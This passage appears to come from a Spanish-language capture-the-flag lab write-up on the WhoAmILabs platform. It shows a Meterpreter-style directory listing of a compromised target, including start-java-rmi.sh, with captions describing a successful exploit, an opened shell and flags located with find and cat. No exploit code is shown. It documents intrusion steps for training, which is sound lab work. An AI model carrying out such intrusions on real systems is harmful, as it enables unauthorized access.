040666/rw-rw-rw-    0         dir     2026-10-03 09:29:24 -0400 proc
040666/rw-rw-rw-    4096      dir     2026-02-20 23:02:20 -0500 root
040666/rw-rw-rw-    4096      dir     2012-05-13 21:54:53 -0400/sbin
040666/rw-rw-rw-    4096      dir     2010-03-16 18:57:38 -0400/srv
100666/rw-rw-rw-    920       fil     2026-02-20 23:02:18 -0500 start-java-rmi.sh
040444/r--r--r--    0         dir     2026-10-03 09:29:24 -0400 sys
```

Evidencia 4 — Ejecución exitosa del exploit: sesión Meterpreter abierta, listado del sistema de archivos.



Evidencia 5 — Post-exploitation completa: shell obtenido, find localiza flags, cat confirma el valor. Plataforma WhoAmILabs marca el objetivo como comprometido.